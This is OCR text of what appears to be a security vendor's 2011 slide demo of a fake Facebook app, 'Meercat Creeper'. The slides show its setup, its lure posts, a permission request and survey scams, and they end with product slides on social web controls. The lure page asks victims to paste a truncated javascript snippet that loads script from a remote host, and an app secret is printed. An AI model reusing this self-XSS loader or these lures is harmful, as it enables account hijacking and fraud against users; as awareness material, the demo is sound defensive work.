

facebook
Search
Home
Profile
Find friends
Account
Create Application
Back to My Apps
Essential Information
Application name
Meercat Creeper
Cannot contain Facebook trademarks or have a name that can be confused with an app built by Facebook.
Terms
Do you agree to the Facebook Terms and Conditions?
Agree
Disagree
Create Application
Facebook © 2011 · English (UK)
About · Advertising · Create a Page · Developers · Careers · Privacy · Terms · Help


facebook
Search
Home
Profile
Find friends
Account
Edit Meercat Creeper
Back to My Apps
About
Web Site
Facebook Integration
Mobile and Devices
Credits
Advanced
Basic Information
Application Name
Meercat Creeper
Cannot contain Facebook trademarks
Description
Use Meercat Creeper to see which Meercats have been checking out your profile - you wouldn't want any Mongooses looking at you would you?
The plaintext description of your app
Icon
Change your icon
Appears next to your app name throughout Facebook (16x16)
Logo
Change your logo
Appears in authorization dialogs, search results, and the app directory (75x75)
Language
English (Pirate)
The native language of your app.
User Support Address
Email
URL
ilovemakingmoney@live.co.uk
The email address or URL where users can contact you about your app
Contact Email
ilovemakingmoney@live.co.uk
The email address where Facebook can contact you or your company
Privacy Policy URL
http://meercatcreeper.co.cc/privacypolicy.html
All apps must have and display a Privacy Policy. For more information, please visit our Platform Policies.
Terms of Service URL
The URL to your app's Terms of Service, used in the permissions dialog.
Manage Users
Remove
Administrator
The users associated with your app and their roles
Add user
Start typing a friend's name
New users will be labeled as "pending" until they accept your request.


facebook
Search
Home
Profile
Find friends
Account
Back to Developer Home
My apps
+ Set Up New App
Changes saved. Note that your changes may take several minutes to propagate to all servers.
Meercat Creeper
Meercat Creeper
Directory Status: Not submitted
Once you have completed your app, you may submit it to the App Directory.
Monthly Active Users
0
People who like this
0
Total Users
0
Application ID
170053043057922
API Key
b17e4ad9e032d13c0a20f7682ad798e5
App secret
b25f2f267cac369c509b3ea89dc6928e
Canvas Page
http://apps.facebook.com/meercatcreeper/
Canvas URL
http://meercatcreeper.co.cc/meercatcreeper/
Secure Canvas URL
https://meercatcreeper.co.cc/meercatcreeper/
Canvas FBML/iframe
iframe
Contact Email
ilovemakingmoney@live.co.uk
Support Email Address
ilovemakingmoney@live.co.uk
App Description
Use Meercat Creeper to see which Meercats have been checking out your profile - you wouldn't want any Mongooses looking at you would you?
Sample Code
Edit settings
Application Profile Page
Insights
Moderate comments
Translations
Advertise
Reset App Secret

facebook

Search

Home | Profile | Find Friends | Account

- Wall
- Info
- Ambassador Role
- Countdown
- Photos
- Discussions
- Notes
- Video

More

About

For chance to work for me as human ambassador for Meerkovo go to www.meerko...

More

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Report Page
Share

Aleksandr Orlov – Founder of Compare the Meerkat

Local Business

Wall

Aleksandr Orlov – Founder of Compare the Meerkat
I am relax in my outdoor Jacuzzi and piece of ash land on my furs. What is that all abouts?
May 27 at 2:18pm · Like · Comment

1,031 people like this.
View all 158 comments
Write a comment...

Aleksandr Orlov – Founder of Compare the Meerkat

User MeerCat Creeper to see which Meercats have been checking out your profile - you wouldn't want any Mongooses looking at you would you?"

http://www.MeercatCreeper.co.cc

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Filthy Mongoose have kidnap Phillipa, or this ploy to get vote? I thinks she could have genius-skills to be ambassador. What do you peoples think?

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You be the judge... Click HERE!

Fan Page Admin?

Only a few weeks left. Make this critical change before it's too late.

Search Messages (2)
whoslookingforyou.info

Want to see who's searching YOU?

facebook

Search

Home | Profile | Find Friends | Account

- Wall
- Info
- Photos
- Notes
- Friends

Find Friends

- Best Friends
- Coworkers
- Classmates

Friends (2)

- Aleksandr Orlov – Founder of Compare the Meerkat
- Nigel Molesworth

Harry Flashman

Born on January 1, 1905 · Add your current work information · Add your education information · Edit Profile

Edit Profile

Education and Work

Edit

Share Your Experiences

Add Your Work Information

Add Your School Information

Arts and Entertainment

Edit

Share Your Interests

Add Music | Add Books | Add Movies | Add TV Shows | Add Games

Activities and Interests

Edit

Other: Websense, Seth Godin, Ben Affleck, Simon Cowell, Aleksandr Orlov – Founder of Compare the Meerkat

Basic Information

Edit

Sex: Male

Contact Information

Edit

Email: speakup@websense.com

Welcome to Your Profile, Harry

Your profile helps your friends learn about the people, experiences and activities that matter to you most.

Get Inspired: See Alan Smithee's Profile

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Fan Page Admin?

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Find Hidden Objects!

Challenge your friends' high scores in this new hidden object game! Play Now!

Essex Bucket List

partners.livingsocial.com

Things to do in Essex before you die. One huge coupon emailed daily.

5-a-side this week?

Help make sure your hayfever doesn't affect your footie skills. Act Before You React and visit our facebook page

facebook

Search

Home | Profile | Find Friends | Account

- Wall
- Info
- Ambassador Role
- Countdown
- Photos
- Discussions
- Notes
- Video

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
facebook
Search
Home
Profile
Find Friends
Account
Request for permission
Meercat Creeper is requesting permission to do the following:
Access my basic information
Includes name, profile picture, gender, networks, user ID, list of friends and any other information I've shared with everyone.
Send me email
Meercat Creeper may email me directly at
- Change
Post to my Wall
Meercat Creeper may post status messages, notes, photos and videos to my Wall
Meercat Creeper
By proceeding, you agree to the Terms of Service and Privacy policy · Report app
Logged in as Harry Flashman (Not you?)
Allow
Leave app
Facebook © 2011 · English (UK)
About · Advertising · Create a Page · Developers · Careers · Privacy · Terms · Help

facebook
Search
Home
Profile
Find Friends
Account
HOW TO:
Use MeerCat Creeper to check your stalkers!
facebook
STEP 1: CLICK THIS BOX AND PRESS CONTROL + C
(THIS WILL COPY THE SECRET CODE TO YOUR CLIPBOARD)
javascript:
(a=(b=document).createElement('script')).src=
news.info
Or Simply click the button below.
click to copy to clipboard
STEP 2: GOTO FACEBOOK.COM
(CLICK THE BUTTON TO THE RIGHT)
Wall
Info
Photos
Notes
Friends
Find Friends
Friends (2)
Alan Smithee
No man should drink Rose...
Wine Review: Rosé

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Get a FREE
Apple iPad 2
Participation Required. Click for details.
Dual-core A5 chip. It's fast, times two.
Superfast graphics. Go, gamers, go.
Battery keeps on going. So you can!
Two cameras. And a big hello to FaceTime for iPad
Enter Your Email:
CONTINUE
* In order to receive your gift you must: (1) Meet the eligibility requirements (2) complete the rewards bonus survey (3) complete a total of 13 Sponsor Offers as stated in the Gift Rules (4) Follow redemption instructions. Sponsor offers may require a purchase.
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appsumo.com
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
facebook
Search
Home
Profile
Find Friends
Account
Harry Flashman
Edit Profile
Born on January 1, 1905
Add your current work information
Add your education information
Edit Profile
Share:
Status
Photo
Link
Video
Question
What's on your mind?
Return to your main Facebook view any time.
Please complete a survey
Please fill out one of the following surveys. You will not be allowed to continue until you have completed a survey.
Tell us what you think of Facebook and get a gift!
Get a $1,000 Walmart Gift Card!
Complete
Wall
Info
Photos
Notes
Friends
Find Friends
Best Friends
Coworkers
Classmates
Friends (2)
Aleksandr Orlov - Founder of Compare the Meerkat
Alan Smithee
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London Bucket List
partners.livingsocial.com
365 Things-to-do in London
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Harry Flashman
True grit and determination in the face of injury
BBC Sport - Tennis - Live - French Open day 11
news.bbc.co.uk
Andy Murray takes on Juan Ignacio Chela in the French Open quarter-finals, with Rafael Nadal, Maria Sharapova and Victoria Azarenka also in action on Wednesday.
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No man should drink Rose...
Wine Review: Rosé
www.telegraph.co.uk

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Harry Flashman

Born on January 1, 1905 · Add your current work information · Add your education information · Edit Profile

Edit Profile

Share: Status Photo Link Video Question

What's on your mind?

Harry Flashman
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User MeerCat Creeper to see which Meercats have been checking out your profile – you wouldn't want any Mongooses looking at you would you?"

http://www.MeercatCreeper.co.cc

21 hours ago · Like · Comment · Share

Harry Flashman
Great cybercrime insight

The Cybercrime 'Five' Part Two: Hacktivist - Websense Insights
community.websense.com
English (US)

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Harry Flashman
True grit and determination in the face of injury

BBC Sport - Tennis - Live - French Open day 11
news.bbc.co.uk
Andy Murray takes on Juan Ignacio Chela in the French Open quarter-finals, with Rafael Nadal, Maria Sharapova and Victoria Azarenka also in action on Wednesday.

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Harry Flashman
No man should drink Rose…

Wine Review: Rosé
www.telegraph.co.uk

Return to your main Facebook view any time.

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Things to do in Essex before you die. One huge coupon emailed daily.

London Bucket List
partners.livingsocial.com

365 Things-to-do in London

"Like Seth Godin?"
appsumo.com

You'll "love" AppSumo.com! Exclusive deals for entrepreneurs.

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Social Web Controls

TRITON™

- Web security
- Email security
- Data security

Real-Time Classification of Facebook

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

Facebook Pages Category Overview




- Entertainment
- Society and Lifestyles
- Sports
- Business and Economy
- Shopping
- Traditional Religions
- Streaming Media
- Games
- Advocacy Groups
- Other

Competitor #1



- Sports
- Entertainment
- Search engins and Portals
- Government

Competitor #2



- Social Networking and Personal Sites

Real-Time Classification of Twitter

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

Twitter Top 10K Category Overview




- Entertainment
- Business and Economy
- Information Technology
- Society and Lifestyles
- Sports
- News and Media
- Illegal or Questionable
- Social Networking
- Shopping
- Financial Data and Services
- Travel
- Other

Competitor #1



- Sports
- Entertainement

Competitor #2



- Social Networking and Personal Sites

Social Web = Social Engineering = Threats

